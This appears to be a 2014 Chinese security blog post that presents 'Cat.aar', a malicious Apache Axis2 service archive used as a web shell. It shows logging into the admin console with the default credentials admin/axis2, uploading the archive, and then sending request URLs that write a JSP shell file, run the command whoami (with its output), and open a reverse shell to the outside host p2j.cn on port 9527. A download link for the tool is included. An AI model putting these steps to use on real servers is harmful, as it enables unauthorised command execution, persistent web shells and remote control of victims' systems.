

axis2 利用小工具cat.aar

by 园长MM · Date: 2014 年 11 月 12 日 访问:14 · Leave a Comment

Axis2:

Web Service是现在最适合实现SOAP的技术，而Axis2是实现Web Service的一种技术框架（架构）。

昨天把把菜刀脚本打包发现<>在xml会被转义，导致菜刀客户端无法连接。看起来别人可以修改response类型，但是我没成功。利用之前发的Cat小工具打包成aar就可以玩了。



The **Apache Software Foundation**
<http://www.apache.org/>



Welcome!

Welcome to the new generation of Axis. If you can see this page you have successfully deployed the Axis2 Web Application. However, to ensure

- [Services](#)
View the list of all the available services deployed in this server.
- [Validate](#)
Check the system to see whether all the required libraries are in place and view the system information.
- [Administration](#)
Console for administering this Axis2 installation.

Load URL:

Split URL:

Execute:

Enable Post data Enable Referrer

Search for PHP information: Zend.com



[Back Home](#) | [Refresh](#)

Welcome :

Welcome to the Axis2 administration console. From inside the Axis2 administration console you can :

- Check on the health of your Axis2 deployment.
- Change any parameters at run time.
- Upload new services into Axis2 [Service hot-deployment].

Login

Username:

Password:

Warning: Please note that configuration changes done through the administration console will be lost when the server is restarted.

Copyright © 1999-2006, The Apache Software Foundation
 Licensed under the [Apache License, Version 2.0](#).

```

47 <!-- Uncomment if you want to plugin your own attachments lifecycle implementation -->
48 <!--<attachmentsLifecycleManager class="org.apache.axiom.attachments.lifecycle.impl.LifecycleManagerImpl"/>-->
49
50
51 <!-- Uncomment if you want to enable the reduction of the in-memory cache of WSDL definitions -->
52 <!-- In some server environments, the available memory heap is limited and can fill up under load -->
53 <!-- Since in-memory copies of WSDL definitions can be 1
54 <!-- to reduce the memory needed for the cached WSDL def
55 <!-- parameter name="reduceWSDLMemoryCache">true</parame
56
57 <!-- This will give out the timeout of the configuration
58 <parameter name="ConfigContextTimeoutInterval">30000</p
59
60 <!-- During a fault, stack trace can be sent with the fa
61 <!-- that behavior.-->
62 <parameter name="sendStackTraceDetailsWithFaults">false
63
64 <!-- If there aren't any information available to find o
65 <!-- as the faultreason/Reason. But when a fault is thro
66 <!-- wrapped by different levels. Due to this the initia
67 <!-- is set, then Axis2 tries to get the first exception
68 <parameter name="DrillDownToRootCauseForFaultReason">fa
69
70 <parameter name="userName">admin</parameter>
71 <parameter name="password">axis2</parameter>
72
73 <!-- To override repository/services you need to uncomm
74 <!-- ServicesDirectory only works on the following cases
75 <!-- File based configurator and in that case the value
76 <!-- When creating URL Based configurator with URL file
77 <!-- War based configurator with expanded case , -->
78
79 <!-- All the other scenarios it will be ignored.-->
80 <!--<parameter name="ServicesDirectory">service</parame
  
```

axis2管理后台:

Tools

[Upload Service](#)

System Components

[Available Services](#)

[Available Service Groups](#)

[Available Modules](#)

[Globally Engaged Modules](#)

[Available Phases](#)

Execution Chains

[Global Chains](#)

[Operation Specific Chains](#)

Engage Module

[For all Services](#)

[For a Service Group](#)

[For a Service](#)

[For an Operation](#)

Services

[Deactivate Service](#)

[Activate Service](#)

[Edit Parameters](#)

Contexts

[View Hierarchy](#)

Upload an Axis Service Archive File

You can upload a packaged Axis2 service from this page in two small steps.

- Browse to the location and select the axis service archive file you wish to upload
- Click "Upload" button

Simple as that!

Service archive : 未选择文件。

Hot deployment of new service archives is enabled

Hot update of existing service archives is disabled


想要deploy 自己的应用需要先打成对应的aar、jar包。用eclipse安装axis2插件。

Service Archive Wizard - Eclipse Plug-in、Code Generator Wizard - Eclipse Plug-in

下载地址: <https://axis.apache.org/axis2/java/core/tools/index.html>

下载完成后直接把对应的jar丢到eclipse的dropins目录就行了。


新建一个java项目,写好相关脚本。




```
1 import java.io.BufferedWriter;
19
20 public class Cat {
21
22     static String encoding = "UTF-8";
23
24     static {
25         encoding = isEmpty(getSystemEncoding())?getSystemEncoding():encoding;
26     }
27
28     /**
29      * 获取配置文件
30      * @return
31      * @throws IOException
32      */
33     public static Properties getProperties() throws IOException {
34         Properties p = new Properties();
35         p.load(Cat.class.getClass().getResourceAsStream("/config.properties"));
36         return p;
37     }
38
39     /**
40      * 异常转换成字符串,获取详细异常信息
41      * @param e
42      * @return
43      */
44     public static String exceptionToString(Exception e) {
45         StringWriter sw = new StringWriter();
46         e.printStackTrace(new PrintWriter(sw, true));
47         return sw.toString();
48     }
49
50     /**
51      * 获取系统文件编码
52      * @return
53      */
```

导出aar:

安装完成后新建Axis2 service Archiver项目，当然可以根据自己的需求可以利用Axis2 code generator生成wsdl文件。




指定class file为此项目编译目录。



wsdl可以自动生成或者load已生成的wadl文件，可以跳过。Add any external libraries不用继续跳过。service.xml也自动生成接这继续跳到下一步。

Generate the Service XML file:



选中可供外部调用的类方法。service name用于部署成功后访问。最后一步写上aar名字和位置就可以生成成功了。

然后继续回到后台deploy Cat.arr: **File Cat.aar successfully uploaded**

部署成功后切换到: Available Services(可用的services)。

System Components

- [Available Services](#)
- [Available Service Groups](#)
- [Available Modules](#)
- [Globally Engaged Modules](#)
- [Available Phases](#)

Execution Chains

- [Global Chains](#)
- [Operation Specific Chains](#)

Engage Module

- [For all Services](#)
- [For a Service Group](#)
- [For a Service](#)
- [For an Operation](#)

Services

- [Deactivate Service](#)
- [Activate Service](#)
- [Edit Parameters](#)

Contexts

- [View Hierarchy](#)

Available Services

[Version](#)

Service Description : Version
Service EPR : <http://localhost:8080/axis2/services/Version>
Service Status : Active Actions : [Remove Service](#)

Engaged modules for the service

- jaxws :: [Disengage](#)
- addressing :: [Disengage](#)

Available operations

- getVersion

Engaged Modules for the Operation

- jaxws :: [Disengage](#)
- addressing :: [Disengage](#)

[Cat](#)

Service Description : Cat
Service EPR : <http://localhost:8080/axis2/services/Cat>
Service Status : Active Actions : [Remove Service](#)

访问: <http://localhost:8080/axis2/services/Cat?wsdl> 可看到所有可被调用的方法名和具体的参数以及返回值类型:


```

- <xs:element name="exec"> 方法名:exec
  - <xs:complexType>
    - <xs:sequence>
      <xs:element minOccurs="0" name="cmd" nillable="true" type="xs:string"/>
      </xs:sequence>
      参数名:cmd 参数类型是String (字符串)
    </xs:complexType>
  </xs:element>
  - <xs:element name="execResponse">
    - <xs:complexType>
      - <xs:sequence>
        <xs:element minOccurs="0" name="return" nillable="true" type="xs:string"/>
        返回值类型:String
      </xs:sequence>
    </xs:complexType>
  </xs:element>
- <xs:element name="getClassPath">
  - <xs:complexType>
    <xs:sequence/>
  </xs:complexType>
  </xs:element>
- <xs:element name="getClassPathResponse">
  - <xs:complexType>
    - <xs:sequence>
      <xs:element minOccurs="0" name="return" nillable="true" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
  </xs:element>
- <xs:element name="cat">
  - <xs:complexType>
    - <xs:sequence>
      <xs:element minOccurs="0" name="path" nillable="true" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
  </xs:element>
- <xs:element name="catResponse">
  - <xs:complexType>
    - <xs:sequence>
      <xs:element minOccurs="0" name="return" nillable="true" type="xs:string"/>
    </xs:sequence>
  </xs:complexType>
  </xs:element>

```


比如调用Cat里面的getClassPathResponse这个方法，会返回了当前的classpath。

```

- <ns:getClassPathResponse>
  - <ns:return>
    /Users/yz/Documents/install/apache-tomcat-7.0.56/webapps/axis2/WEB-INF/classes/
  </ns:return>
</ns:getClassPathResponse>

```

往axis2目录写shell: http://localhost:8080/axis2/services/Cat/writeStringToFile?
data=test&file=/Users/yz/Documents/install/apache-tomcat-7.0.56/webapps/axis2/1.jsp&encoding=utf-8&append=false




```
- <ns:writeStringToFileResponse>
  <ns:return xsi:nil="true"/>
</ns:writeStringToFileResponse>
```

执行命令: `http://localhost:8080/axis2/services/Cat/exec?cmd=whoami`



```
- <ns:execResponse>
  <ns:return>yz </ns:return>
</ns:execResponse>
```

反弹Shell: `http://localhost:8080/axis2/services/Cat/shell?host=p2j.cn&port=9527`



其他功能(文件下载等)请参考: [cat小工具](#), 测试完成记得在Available Services 卸载(Remove Service)对应的Service.

下载地址: [axis2 利用小工具cat.aar.zip](#)

Posted in: [Tools](#)

发表评论

电子邮件地址不会被公开。 必填项已用*标注

姓名 *

电子邮件 *

站点